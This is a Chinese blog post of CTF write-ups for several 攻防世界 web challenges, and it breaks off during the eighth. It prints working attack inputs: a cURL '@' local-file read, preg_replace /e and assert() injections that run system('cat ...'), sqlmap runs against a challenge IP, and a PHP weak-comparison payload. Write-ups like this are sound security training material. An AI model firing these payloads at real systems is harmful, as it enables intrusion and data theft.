攻防世界——web高手进阶区题解

原创

Captain Hammer 于 2019-10-01 17:43:13 发布 23957 收藏 112
分类专栏： CTF题解


本文链接：https://blog.csdn.net/vhkjhwbs/article/details/101448932


CTF题解 专栏收录该内容
11 篇文章 7 订阅
订阅专栏

目录

1,cat （Django， cURL漏洞）

尝试着输入一个 域名 baidu.com 会发现 url中 会显示：get方式传递信息



以为是管道命令，在url中输入 127.0.0.1| ls 回显 invalid URL，看来不是管道命令

在url中尝试着输入 ?url=%70 执行后发现变成了?url=p 看来是后台程序将 url编码 解析并返回了


那要是 传递一个 %99呢（url编码使用 16进制，0~127个字符对应 00~7f 我们传递99 应该不能被解析）

果然，报错了，靠，巨长的报错信息：

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>UnicodeDecodeError at /api/ping</title>
  <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; }
    h2 { margin-bottom:.8em; }
    h2 span { font-size:80%; color:#666; font-weight:normal; }
    h3 { margin:1em 0 .5em 0; }
    h4 { margin:0 0 .5em 0; font-weight: normal; }
    code, pre { font-size: 100%; white-space: pre-wrap; }
    table { border:1px solid #ccc; border-collapse: collapse; width:100%; background:white; }
    tbody td, tbody th { vertical-align:top; padding:2px 3px; }
    thead th {
      padding:1px 6px 1px 3px; background:#fefefe; text-align:left;
```

正常的思路就是，复制下来，在文本编辑器中搜索 flag，ctf 等字符串

我搜索一下，没哟这两个字符，再来仔细审查报错信息，保存为html，打开看一下：



居然是 报的python的错，并且使用的是 Django的框架，正常的php界面出错不是应该报 Apache 或者 nignx的错吗？？？

应该是PHP通过cURL向django的站发送数据，那边处理完再将数据传回。

瞅一眼CURL：

CURLOPT_SAFE_UPLOAD	**TRUE** 禁用 @ 前缀在 **CURLOPT_POSTFIELDS** 中发送文件。 意味着 @ 可以在字段中安全得使用了。 可使用 CURLFile 作为上传的代替。	PHP 5.5.0 中添加，默认值 **FALSE**。 PHP 5.6.0 改默认值为 **TRUE**。. PHP 7 删除了此选项， 必须使用 CURLFile interface 来上传文件。

关于 Django只需要知道，他是一个web服务框架

- **Django使用的是gbk编码，超过%F7的编码不在gbk中有意义，所以%80会报错**
- **当 CURLOPT_SAFE_UPLOAD 为 true 时，如果在请求前面加上@的话phpcurl组件是会把后面的当作绝对路径请求，来读取文件。当且仅当文件中存在中文字符的时候，Django 才会报错导致获取文件内容。**

然后呢

然后呢

然后呢

既然用了 cURL，估计是cURL的漏洞，那肯定是找数据库的路径啊

ctrl ＋f 搜索 database，找到了这个路径：

```
<tr>
  <td>DATABASES</td>
  <td class="code"><pre>{&#39;default&#39;: {&#39;ATOMIC_REQUESTS&#39;: False,
      &#39;AUTOCOMMIT&#39;: True,
      &#39;CONN_MAX_AGE&#39;: 0,
      &#39;ENGINE&#39;: &#39;django.db.backends.sqlite3&#39;,
      &#39;HOST&#39;: &#39;&#39;,
      &#39;NAME&#39;: &#39;/opt/api/database.sqlite3&#39;,
      &#39;OPTIONS&#39;: {},
      &#39;PASSWORD&#39;: u&#39;********************&#39;,
      &#39;PORT&#39;: &#39;&#39;,
      &#39;TEST&#39;: {&#39;CHARSET&#39;: None,
               &#39;COLLATION&#39;: None,
               &#39;MIRROR&#39;: None,
               &#39;NAME&#39;: None},
      &#39;TIME_ZONE&#39;: None,
      &#39;USER&#39;: &#39;&#39;}}</pre></td>
```


直接在URL 框中输入?url=@/opt/api/database.sqlite3 (为啥加@上面已经解释过了)


又得到 一个巨长的 信息，直接 ctrl + f 搜 ctf 直接出来了：

```
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
0\x00\x00\x00\x00\x00\x00\x1c\x01\x02AWHCTF{yoooo_Such_A_G00D_@}\n&#39;</pre></td>
```


flag：WHCTF{yoooo_Such_A_G00D_@}

2，ics-05（XCTF 4th-CyberEarth）（文件包含 ＋ preg_replace函数漏洞）

进去之后发现只有 设备维护中心 可以进去，



看到回显了url中的page的值，那先考虑 文件包含：

?page=php://filter/read=convert.base64-encode/resource=index.php

解密后得到源码，可以利用的是下面的这段代码：

```
<?php
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}

?>

</body>

</html>
```

简单审计一下代码，重点在最后一部分：

- **首先要伪造X-Forwarded-For为127.0.0.1。**
- **然后要以GET方法传入`pat`、`rep`、`sub`三个参数，这三个参数的值分别作为`preg_replace()`函数的参数`preg_replace($pattern, $replacement, $subject)`，`pattern`为要搜索的模式，`replacement`为用于替换的字符串或字符串数组，`subject`要进行搜索和替换的字符串或字符串数组。**
- **`pattern`参数可以使用一些PCRE修饰符，其中**

e (PREG_REPLACE_EVAL)

Warning This feature was *DEPRECATED* in PHP 5.5.0, and *REMOVED* as of PHP 7.0.0.


如果设置了这个被弃用的修饰符， preg_replace() 在进行了对替换字符串的 后向引用替换之后, 将替换后的字符串作为php 代码评估执行 (eval 函数方式)，并使用执行结果 作为实际参与替换的字符串。单引号、双引号、反斜线(\)和 NULL 字符在 后向引用替换时会被用反斜线转义.

即/e 修正符使 preg_replace()将replacement参数当作 PHP 代码执行

这里的三个参数可控：

直接构造：

?pat=/.*/e&rep=system('ls')&sub=aa



觉得 s3chahahaDir有点可疑，

?pat=/.*/e&rep=system('ls+s3chahahaDir')&sub=aa

?pat=/.*/e&rep=system('ls+s3chahahaDir/flag')&sub=aa

?pat=/.*/e&rep=system('cat+s3chahahaDir/flag/flag.php')&sub=aa

```
    ;;;
    </script>

<br >Welcome My Admin ! <br ><?php

$flag = 'cyberpeace{404d6be012db251179009f85bd652e2a}';

?>
<?php

$flag = 'cyberpeace{404d6be012db251179009f85bd652e2a}';

?>
```


cyberpeace{404d6be012db251179009f85bd652e2a}

总结：

preg_replace （$pattern,$replacement,$subject）

pattern要搜索的模式。可以使一个字符串或字符串数组。**,可以使用一些PCRE修饰符。**

```
i :对大小写敏感

s ： 模式中的点号元字符匹配所有字符，包含换行符。如果没有这个 修饰符，点号不匹配换行符

x ： 模式中的没有经过转义的或不在字符类中的空白数据字符总会被忽略

m ： 当这个修饰符设置之后，“行首”和“行末”就会匹配目标字符串中任意换行符之前或之后，另外， 还分别匹配目标字符串的最开始和最

e ： 在进行了对替换字符串的 后向引用替换之后，将替换后的字符串作为php 代码评估执行(eval 函数方式)，并使用执行结果 作为实
```

版本	说明
7.0.0	不再支持 /e修饰符。 请用 preg_replace_callback() 代替。
5.5.0	/e 修饰符已经被弃用了。使用 preg_replace_callback() 代替。参见文档中 PREG_REPLACE_EVAL 关于安全风险的更多信息。

replacement 用于替换的字符串或字符串数组


subject 要进行搜索和替换的字符串或字符串数组。

如果subject是一个数组， preg_replace()返回一个数组， 其他情况下返回一个字符串。

如果匹配被查找到，替换后的subject被返回，其他情况下 返回没有改变的 subject。如果发生错误，返回 NULL 。

3，ics-06（爆破id）


点进 报表中心：看到url中



试着改变了下 id的值 没什么变化

第一时间想到 sql 注入，但用sqlmap跑了一下 没有注入点，再就是 文件包含，爆破

先用 burpsuite 爆破id，再id=2334时有变化，查看response,发现了flag：




cyberpeace{a2a640c6aade4212fd1b59475b49978b}

4，lottery（.git文件泄露）

打开题目发现 需要挣钱买 flag，用御剑扫一下发现 robots.txt

打开，提示有.git文件泄露漏洞

用GitHack复原一下源码：




然后在api.php中发现了可利用的代码：

```php
function buy($req){
    require_registered();
    require_min_money( min_money: 2);

    $money = $_SESSION['money'];
    $numbers = $req['numbers'];
    $win_numbers = random_win_nums();
    $same_count = 0;
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){
            $same_count++;
        }
    }
    switch ($same_count) {
        case 2:
            $prize = 5;
            break;
        case 3:
            $prize = 20;
            break;
        case 4:
            $prize = 300;
            break;
        case 5:
            $prize = 1800;
            break;
        case 6:
            $prize = 200000;
            break;
        case 7:
            $prize = 5000000;
            break;
        default:
            $prize = 0;
            break;
    }
    $money += $prize - 2;
    $_SESSION['money'] = $money;
    response(['status'=>'ok','numbers'=>$numbers, 'win_numbers'=>$win_numbers, 'money'=>$money, 'prize'=>$prize]);
}
```



其中 numbers参数是我们可以控制的，并且 后面还用了 == 进行比较，存在弱类型漏洞

抓个包：



构造payload：


```
{"action":"buy","numbers":[true,true,true,true,true,true,true]}
```



多提交几次就能刷够了

如果你抓不到 上面的post包（别问我是怎么知道的）那是你burpsuite过滤了 js

把图中的 √去掉进行可以了：




5，NewsCenter(sql注入)


打开只发现了一个 search表单，突破点肯定是这个表单

抓个包 发现是利用 search传输数据的，先试试sql ，用sqlmap跑一下，还真跑出来了

```
python2 sqlmap.py -u "http://111.198.29.45:45359/" --batch --thread 10 --data="search=123"
```



```
python2 sqlmap.py -u "http://111.198.29.45:45359/" --batch --thread 10 --data="search=123" --dbs

python2 sqlmap.py -u "http://111.198.29.45:45359/" --batch --thread 10 --data="search=123" -D news --tables

python2 sqlmap.py -u "http://111.198.29.45:45359/" --batch --thread 10 --data="search=123" -D news -T secre
```




QCTF{sql_inJec7ion_ezzz}

6，mfv（.git文件泄露 + php审计+ 命令执行）

进去发现是一个个人博客网站，还是用git 写的。第一时间联想到.git文件泄露

用 GitHack 跑一下，恢复了几个源码：



flag.php竟然是空的，审查index.php发现了可利用的代码：

```php
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert( assertion: "strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert( assertion: "file_exists('$file')") or die("That file doesn't exist!");

?>
```


参数page是我们可以控制的，没有过滤，并且后面还有 assert（）函数，assert（）会将内部的字符串当做PHP代码执行

那我们就构造payload去 得到 flag.php的源码

payload：

```
') or system('cat ./templates/flag.php');//
```

执行后，查看页面源码：


```
cyberpeace{6e0ffd2ab0b3939034347331e59f45dd}
```

知识点小结：

1， .git文件泄露：

在网站安全维护方面，git和svn信息泄露是非常常见也是非常致命的一个漏洞。

当前大量开发人员使用git进行版本控制，对站点自动部署。 如果配置不当，可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。

GitHack是一个.git泄露利用脚本，通过泄露的.git文件夹下的文件，还原重建工程源代码。

0X01 脚本的工作原理

解析.git/index文件，找到工程中所有的：（文件名，文件sha1）

去.git/objects/ 文件夹下下载对应的文件

zlib解压文件，按原始的目录结构写入源代码

2， assert（）函数：

```
assert ( mixed $assertion [, Throwable $exception ] ) : bool
```

assert() 会检查指定的 `assertion` 并在结果为 **FALSE** 时采取适当的行动。

如果 `assertion` 是字符串，它将会被 **assert()** 当做 PHP 代码来执行。 `assertion` 是字符串的优势是当禁用断言时它的开销会更小，并且在断言失败时消息会包含 `assertion` 表达式。 这意味着如果你传入了 boolean 的条件作为 `assertion`，这个条件将不会显示为断言函数的参数；在调用你定义的 assert_options() 处理函数时，条件会转换为字符串，而布尔值 **FALSE** 会被转换成空字符串。
assert_options()函数是assert（）的约束版本

assert_options(ASSERT_ACTIVE, 1); 将ASSERT_ACTIVE置1，即打开 assert（）功能

strpos（）函数：strpos (string `$haystack` , mixed `$needle` [, int `$offset` = 0]) : int

strpos — 查找字符串首次出现的位置

此函数可能返回布尔值 **FALSE**，但也可能返回等同于 **FALSE** 的非布尔值

die（）函数：die — 等同于 exit() 输出内部的字符串并退出

7，Training-WWW-Robots（robots协议）

robots协议，学过python爬虫一定都知道，简单的来说他就是 网站声明 哪些文件是不允许 爬取的 声明文件，至于别人是否遵守这个 协议，它无法限制

直接访问 robots.txt ：

```
User-agent: *
Disallow: /fl0g.php


User-agent: Yandex
Disallow: *
```

然后访问fl0g.php就能看到flag

cyberpeace{acc74e8f9eaa5f0904f73500cd04a03b}

8,NaNNaNNaNNaN-Batman（javascript代码审计）

下载下来个文件，打开发现是一段javascript脚本，乱七八糟的

```
<script>
_='function $(){e=getEleById("c").value;length==16^be0f23233ace98aa$c7be9){tfls_aie}na_h0lnrg{e_0iit\'_ns=[
for(Y in $=' ') with(_.split($[Y]))_=join(pop());
